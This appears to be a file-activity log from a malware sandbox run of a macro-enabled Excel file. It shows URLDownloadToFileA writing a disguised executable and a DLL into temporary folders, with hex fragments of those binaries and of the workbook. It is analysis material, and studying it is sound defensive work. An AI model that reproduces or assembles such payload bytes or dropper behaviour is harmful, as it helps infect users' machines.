C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!.......................... ....&!................. ....0..... ..,.......................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\h79fwesfe[1].rar	unknown	735	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT?ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\h79fwesfe[1].rar	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\h79fwesfe[1].rar	unknown	4164	c4 08 8b 4c 24 20 8b 51 14 8d 4c 24 18 c7 44 24 38 00 00 00 00 89 54 24 18 e8 23 d3 5b 00 80 7f 01 00 8b 0d ac 60 82 01 88 5c 24 38 74 55 8b 41 4c 6a 00 50 8b 41 48 50 a1 30 6c 83 01 53 53 83 ec 08 8b cc 89 64 24 5c 89 01 e8 f2 d2 5b 00 8b 54 24 34 83 ec 08 8b cc c6 44 24 5c 02 89 64 24 38 89 11 e8 d9 d2 5b 00 8d 44 24 4c 50 88 5c 24 60 e8 8b a5 f5 ff 83 c4 28 8b 08 c6 44 24 38 03 51 eb 16 8b 4c 24 20 8d 54 24 28 52 e8 59 a2 ff a4 00 a6 00 a5 a9 aa ff a3 a7 00 00 ff 00 a6 00 66 f6 53 d8 3d 5f 49 bf c7 48 c6 5a fa 65 a0 dd 6e 65 89 31 70 4c 9e 33 67 92 cd 61 00 ff 00 a4 00 00 a0 00 a9 a4 a6 00 00 00 a2 00 a3 81 9e 21 9e 29 9c d1 b2 b1 e4 2e 30 17 d9 64 6e a3 28 85 b5 85 ba 16 d9 4b a5 aa 00 a3 ff a3 a4 ff 00 00 ff 00 a0 a6 ff 67 d8 a4 98 07 e1 22 db 28 31	...L$ .Q..L$..D$8.....T$..#.[.....`...\$8tU.ALj.P.AHP.0l..SS.....d$\.....[..T$4.....D$\..d$8.....[..D$LP.\$`.....(...D$8.Q...L$ .T$(R.Y..... .....f.S.=_I..H.Z.e..ne.1pL.3g..a.....!.) .....0..dn.(.....K..... .....g.....".(1	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	unknown	13091	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT?ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r........PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\h79fwesfe[1].rar	unknown	8192	64 30 91 6d 35 cd 6a 00 a1 00 00 a6 00 aa a4 ff a1 00 a9 00 b5 a8 03 52 2b 3a 41 b3 fb a4 5b 9c 3e 2b 4e 07 18 9e ba fa 59 1b f7 85 a4 00 ff 00 00 ff 00 a1 a4 a4 00 00 ff 00 00 a1 00 a3 c9 d7 1e 6a 7b c3 00 a4 a5 00 aa a6 ff 00 00 a9 00 aa ff 00 a1 00 a6 98 09 62 39 04 d4 60 ea 95 eb 2f 82 67 99 71 57 d4 23 0f f3 1b 67 32 56 bf 2d 2a 1f 24 f2 ca 9d 8c 28 50 00 a6 ff a2 00 00 a7 00 00 ff 00 00 aa 00 a1 e0 a7 37 a9 34 56 00 5c 2a 57 52 31 33 0a c9 0a 10 33 02 0e ab aa 5d b7 1f e2 7d a6 6b 74 88 7d 67 93 60 ee 14 7d 90 47 e7 32 7e e9 e3 a1 00 00 a6 00 00 03 06 b7 85 82 a8 a9 a2 a9 00 a6 a3 ff 00 00 00 00 a3 ff 00 a6 a0 a7 00 ff a1 aa 00 aa cc e4 f3 57 9e f0 7b 73 ef e4 c8 9e 21 9f ce bc 4a f6 7a 05 1c c2 01 de e9 f4 a5 a1 a9 a6 00 ff 00 a7 ff 00 00 ff 00 a2	d0.m5.j.....R+:A... [.>+N.....Y..... .....j{.....b9. .`.../.g.qW.#...g2V.-*.$....(P .....7.4V.\*WR13.. ..3....]...}.kt.}g.`..}.G.2~.. ....W..{s....!...J.z.....	success or wait	96	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	unknown	26760	5f 61 6f 0d 66 3f 5b 46 9e ad 80 8b 47 ff 00 ff 00 a4 a4 00 00 00 aa a1 00 00 a9 00 ff 00 a4 06 9e 66 1e 8e 3a 73 7d 72 89 9b ad 8a 86 31 cb ef 73 47 43 0f c9 e3 5e bc 67 ac 32 44 9a 06 84 9c 0d dd 4b 74 ef b1 ef 2f 80 16 73 29 72 da a2 a3 00 00 a1 a4 a4 a2 a1 a1 00 00 00 a1 00 00 00 b4 84 fc 81 42 ac ef c9 fb 29 83 9b 47 73 2f f4 00 00 a2 a2 a0 00 a2 00 00 a1 ff a3 a1 00 a9 1b 76 6a 47 3e 19 52 dc 8b 9d 5e 03 b5 27 a3 52 51 af b3 bf 73 85 e4 84 f3 b7 6a d3 00 aa a9 a6 00 aa de 25 08 2d dd e4 76 cd d3 ea 8d 29 8f 49 85 6a 40 14 53 57 c7 28 8a 87 74 16 ba 40 38 00 00 48 8b 0d bf cf 4d 01 e8 c2 06 c0 ff e9 2e 01 00 00 48 8d 15 42 29 cf 00 48 8d 0d bf cf 4d 01 ff 15 a1 84 bf 00 48 85 c0 0f 84 11 01 00 00 ba ff 3f 00 00 48 8b 0d 8c cf 4d 01 e8 8f 06 c0 ff e9	_ao.f?[F....G..... ...f..:s}r.....1..sGC...^.g.2D .....Kt.../..s)r..... .....B....)..Gs/..... .....vjG>.R...^..'.RQ...s... ..j.....%.-..v....).I.j@.SW. (..t..@8..H....M.....H. .B)..H....M.....H.....? ..H....M.....	success or wait	9	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	unknown	94053	85 c0 ba f8 9d 01 10 0f 45 d0 c7 46 14 0f 00 00 00 c7 46 10 00 00 00 00 c6 06 00 80 3a 00 75 04 33 c9 eb 0e 8b ca 8d 79 01 8a 01 41 84 c0 75 f9 2b cf 51 52 8b ce e8 1a fc ff ff c7 44 24 18 00 00 00 00 c7 44 24 0c 01 00 00 00 8b c6 8b 4c 24 10 64 89 0d 00 00 00 00 59 5f 5e 83 c4 10 c2 08 00 cc cc cc cc b8 f0 9d 01 10 c3 cc cc cc cc cc cc cc cc cc cc b8 24 9e 01 10 c3 cc cc cc cc cc cc cc cc cc b8 64 9e 01 10 c3 ff 25 50 71 0c 10 ff 25 54 71 0c 10 55 8b ec 56 ff 75 08 8b f1 e8 7b 26 00 00 c7 06 d4 9e 01 10 8b c6 5e 5d c2 04 00 55 8b ec 56 ff 75 08 8b f1 e8 60 26 00 00 c7 06 fc 9e 01 10 8b c6 5e 5d c2 04 00 55 8b ec 56 ff 75 08 8b f1 e8 45 26 00 00 c7 06 f0 9e 01 10 8b c6 5e 5d c2 04 00 55 8b ec 56 ff 75 08 8b f1 e8 2a 26 00 00 c7 06 08 9f 01 10 8b c6 5e	........E..F.....F.....:. u.3.....y...A..u.+.QR..... D$.....D$.....L$.d.....Y_ ^.....$. .....d.....%Pq...%Tq. .U..V.u....{&.....^]...U. .V.u....`&.....^]...U..V. u....E&.....^]...U..V.u.. ..*&.....^	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\780F0000	569	513	b4 96 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 81 44 27 8b a2 28 2c 67 d1 a4 cb 34 40 52 a0 5b 9a 1a 49 ac f9 02 c9 28 f2 df 77 28 39 4e e3 ea 61 a1 cd c6 b2 45 dd 7b 66 86 e2 8c d7 d7 ad 92 49 03 ce 0b a3 73 72 99 ad 48 02 9a 9b 42 e8 2a 27 3f 1e bf a5 9f 49 e2 03 d3 05 93 46 43 4e f6 e0 c9 f5 e6 e3 87 f5 e3 de 82 4f 50 ad 7d 4e ea 10 ec 17 4a 3d af 41 31 9f 19 0b 1a 57 4a e3 14 0b f8 d3 55 d4 32 be 63 15 d0 ab d5 ea 13 e5 46 07 d0 21 0d d1 83 6c d6 37 50 b2 27 19 92 db 16 6f f7 91 6c 85 26 c9 d7 fe b9 88 ca 09 b3 56 0a ce 02 06 4a 1b 5d 9c 40 52 53 96 82 43 61 f8 93 42 eb cc 5b 07 ac f0 35 40 50 32 b3 4e 20 d1 3d 40 08 98 98 27 74 90 69 75 75 c2 14 2a c6 1c ef 0f 2b 40 95 83 8a 36 8d 2b c3 1a 07 d2 9f 88 66 52 b3 7d ed 32 54 76 e9 fb 5a 58 7f 81 05 1e 21 c4	...n.0.E.....D'..(,g...4@R.[..I....(..w(9N..a....E.{f..... ..I....sr..H...B.*'?....I..... FCN..........OP.}N....J=.A1. ...WJ.....U.2.c.....F..!...I. 7P.'....o..l.&.....V....J.] .@RS..Ca..B..[...5@P2.N .=@... 't.iuu..*....+@...6.+.....fR. }.2Tv..ZX....!.	success or wait	26	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\780F0000	1082	2	03 00	..	success or wait	30	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\780F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 61 51 bf 5f 03 02 00 00 a1 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.aQ._...........[Content_Types].xml ...(..	success or wait	32	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\780F0000	5321	4096	ec 7d 0b 74 1c d5 99 e6 ad ea 96 d4 d6 cb 2d 61 4c 63 1c 5c 96 5f 6d 63 4c cb 38 42 28 3c 5a b2 6c 64 62 13 81 0d 51 08 c1 25 c9 8d 25 23 4b 1d 49 36 b2 03 a1 8d 3d 44 e1 90 ac c2 32 1e 4d 86 10 39 c3 72 b4 09 9b 88 2c 9b 91 99 57 9b 90 8c 26 67 76 56 e1 ec ce 68 67 e7 2c c2 93 93 d1 66 32 89 08 87 41 93 93 a0 fd be fb e8 2e b5 4a b6 0c 99 4d 66 cf 5c e9 ef fb df ef fe ff 7f 9f 75 eb d6 ad 5b 55 e3 ff ad 6c f2 cc 8b 2b de 10 39 ee 16 11 10 ef ce 2e 11 f9 1e dc 02 4f 92 2e 2c 84 0d 86 f4 ee ec ec ac c4 f0 03 f6 df dc bf a2 1a f8 25 f2 5a 80 76 bb 1d 14 04 e5 81 d8 e6 c5 a0 95 a0 25 a0 42 50 11 88 ed 5c 02 bf 14 14 01 85 41 65 a0 72 d0 65 a0 65 a0 cb 41 cb 41 57 80 42 a0 2b 41 2b 40 57 81 3e 00 ba 0d 74 35 68 15 e8 e3 a0 d5 a0 1b 41 6b 40 6b 41 eb 40 eb 41	.}.t.....-aLc.\._mcL.8B(Z.ldb...Q..%..%#K.I6....=D. ... 2.M..9.r....,...W...&gvV...hg .,....f2...A.....J...Mf.\.. .....u...[U...l...+..9..... .....O..,.....%. Z.v.....%.BP...\.....A e.r.e.e..A.AW.B.+A+@W.> ...t5h.....Ak@kA.@.A	success or wait	10	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\780F0000	30202	5737	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 bb 00 00 01 2a 08 03 00 00 00 22 6f 68 cb 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 30 50 4c 54 45 ff ff ff 10 10 10 9f 9f 9f b9 b9 b9 c7 8b 75 bb d9 f0 f4 d5 a5 d8 a9 8d 91 b9 df 74 94 bd e2 e2 e2 ae 64 6b d0 cf d0 ef f0 f0 51 51 51 79 79 7a 8d 97 8a 1f 00 00 15 cf 49 44 41 54 78 da ec 9d 89 62 e2 30 0c 44 83 0c a5 a8 72 fc ff 7f bb 1a 39 9c 0d 2c 67 49 cc b8 e5 0a 81 f0 d0 04 4b f2 d5 59 e9 3f a0 14 f3 42 d2 a6 8a 74 a9 ef 3e a0 f4 29 d9 a7 90 da a7 90 7e 8e 76 13 49 5b d3 ae 7c 06 a7 7c 8e 76 85 da 6d 4c bb 5e 48 4a ed d2 a2 24 a5 76 69 51 92 3e a0 dd f2 29 16 2d 1f 42 5a 0a b5 db 9a 45 0b 49 a9 5d 5a 94 a4 d4 2e 2d 4a	.PNG.....IHDR.....*....." oh.....tEXtSoftware.Adobe Imag eReadyq.e<...0PLTE..... .....u.....t.....dk..... QQQyyz.....IDATx....b.0. D....r.....9..,gI.....K..Y.?.. .B...t..>..).....~.v.I[..|..| .v..mL.^HJ...$.viQ.>...).- .BZ....E.I.]Z....-J	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\780F0000	52269	2324	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 61 51 bf 5f 03 02 00 00 a1 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 60 fe a2 39 46 01 00 00 c9 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 62 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3f f3 e6 18 80 02 00 00 4f 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.aQ._.......... ....[Content_Types].xmlPK..-.........!..U0#....L ....<..._rels/.re lsPK..-.........!.`..9F....... ....b...xl/_rels/wor kbook.xml.relsPK..-.........!. ?.......O.................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F3DF526	WriteFile
C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F3DF591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC1F0000	569	513	b4 96 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 81 44 27 8b a2 28 2c 67 d1 a4 cb 34 40 52 a0 5b 9a 1a 49 ac f9 02 c9 28 f2 df 77 28 39 4e e3 ea 61 a1 cd c6 b2 45 dd 7b 66 86 e2 8c d7 d7 ad 92 49 03 ce 0b a3 73 72 99 ad 48 02 9a 9b 42 e8 2a 27 3f 1e bf a5 9f 49 e2 03 d3 05 93 46 43 4e f6 e0 c9 f5 e6 e3 87 f5 e3 de 82 4f 50 ad 7d 4e ea 10 ec 17 4a 3d af 41 31 9f 19 0b 1a 57 4a e3 14 0b f8 d3 55 d4 32 be 63 15 d0 ab d5 ea 13 e5 46 07 d0 21 0d d1 83 6c d6 37 50 b2 27 19 92 db 16 6f f7 91 6c 85 26 c9 d7 fe b9 88 ca 09 b3 56 0a ce 02 06 4a 1b 5d 9c 40 52 53 96 82 43 61 f8 93 42 eb cc 5b 07 ac f0 35 40 50 32 b3 4e 20 d1 3d 40 08 98 98 27 74 90 69 75 75 c2 14 2a c6 1c ef 0f 2b 40 95 83 8a 36 8d 2b c3 1a 07 d2 9f 88 66 52 b3 7d ed 32 54 76 e9 fb 5a 58 7f 81 05 1e 21 c4	...n.0.E.....D'..(,g...4@R.[..I....(..w(9N..a....E.{f..... ..I....sr..H...B.*'?....I..... FCN.....OP.}N....J=.A1. ...WJ.....U.2.c.....F..!...I. 7P.'....o..l.&.....V....J.] .@RS..Ca..B..[...5@P2.N .=@... 't.iuu..*....+@...6.+.....fR. }.2Tv..ZX....!.	success or wait	26	7FEEAC59AC0	unknown
C:\Users\user\Desktop\EC1F0000	1082	2	03 00	..	success or wait	30	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC1F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 61 51 bf 5f 03 02 00 00 a1 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.aQ._........... [Content_Types].xml ... (....................................	success or wait	32	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC1F0000	5321	4096	ec 7d 0b 74 1c d5 99 e6 ad ea 96 d4 d6 cb 2d 61 4c 63 1c 5c 96 5f 6d 63 4c cb 38 42 28 3c 5a b2 6c 64 62 13 61 1b a2 10 82 ab 25 0b 4b 46 96 3a 92 6c 64 07 42 1b 7b 88 c2 21 59 85 65 3c 9a 2c 21 72 96 e5 68 13 36 11 59 36 2b 98 57 9b 90 8c 92 33 3b ab 70 76 67 b4 b3 73 16 e1 c9 c9 68 33 99 44 84 c3 a0 c9 49 d0 7e df 7d 74 97 5a 25 5b 86 cc 24 b3 67 ae f4 f7 fd ef 77 ff ff bf cf ba 75 eb d6 ad aa f1 ff 5e 36 79 f6 85 15 6f 88 1c 77 8b 08 88 77 67 97 88 7c 0f 6e 81 27 49 17 16 c2 06 43 7a 77 76 76 56 62 f8 01 fb af ee 5f 50 0d fc 0a 79 2d 40 bb dd 0e 0a 82 f2 40 6c f3 62 d0 4a d0 12 50 21 a8 08 c4 76 2e 81 5f 0a 8a 80 c2 a0 32 50 39 e8 32 d0 32 d0 e5 a0 e5 a0 2b 40 21 d0 95 a0 15 a0 ab 40 1f 00 dd 06 ba 1a b4 0a f4 71 d0 6a d0 8d a0 35 a0 b5 a0 75 a0 f5 a0	.}.t.....-aLc.\._mcL.8B(<Z.ldb.a.....%.KF.:.ld.B.{..!Y.e<.,!r..h.6.Y6+.W....3;.pvg..s....h3.D....I.~.}t.Z%[..$.g... ..w.....u.....^6y...o..w...wg ..|.n.'l....CzwvvVb....._P...y -@.....@l.b.J..P!...v.._..... 2P9.2.2.....+@!.....@..... .q.j...5...u...	success or wait	10	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC1F0000	30205	5737	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 bb 00 00 01 2a 08 03 00 00 00 22 6f 68 cb 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 30 50 4c 54 45 ff ff ff 10 10 10 9f 9f 9f b9 b9 b9 c7 8b 75 bb d9 f0 f4 d5 a5 d8 a9 8d 91 b9 df 74 94 bd e2 e2 e2 ae 64 6b d0 cf d0 ef f0 f0 51 51 51 79 79 7a 8d 97 8a 1f 00 00 15 cf 49 44 41 54 78 da ec 9d 89 62 e2 30 0c 44 83 0c a5 a8 72 fc ff 7f bb 1a 39 9c 0d 2c 67 49 cc b8 e5 0a 81 f0 d0 04 4b f2 d5 59 e9 3f a0 14 f3 42 d2 a6 8a 74 a9 ef 3e a0 f4 29 d9 a7 90 da a7 90 7e 8e 76 13 49 5b d3 ae 7c 06 a7 7c 8e 76 85 da 6d 4c bb 5e 48 4a ed d2 a2 24 a5 76 69 51 92 3e a0 dd f2 29 16 2d 1f 42 5a 0a b5 db 9a 45 0b 49 a9 5d 5a 94 a4 d4 2e 2d 4a	.PNG.....IHDR.....*....." oh.....tEXtSoftware.Adobe Imag eReadyq.e<...0PLTE..... .....u.....t.....dk..... QQQyyz.....IDATx....b.0. D....r.....9..,gI.....K..Y.?.. .B...t..>..).....~.v.I[..|..| .v..mL.^HJ...$.viQ.>...).- .BZ....E.I.]Z....-J	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC1F0000	52277	2324	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 61 51 bf 5f 03 02 00 00 a1 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 60 fe a2 39 46 01 00 00 c9 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 62 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3f f3 e6 18 80 02 00 00 4f 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.aQ._..... 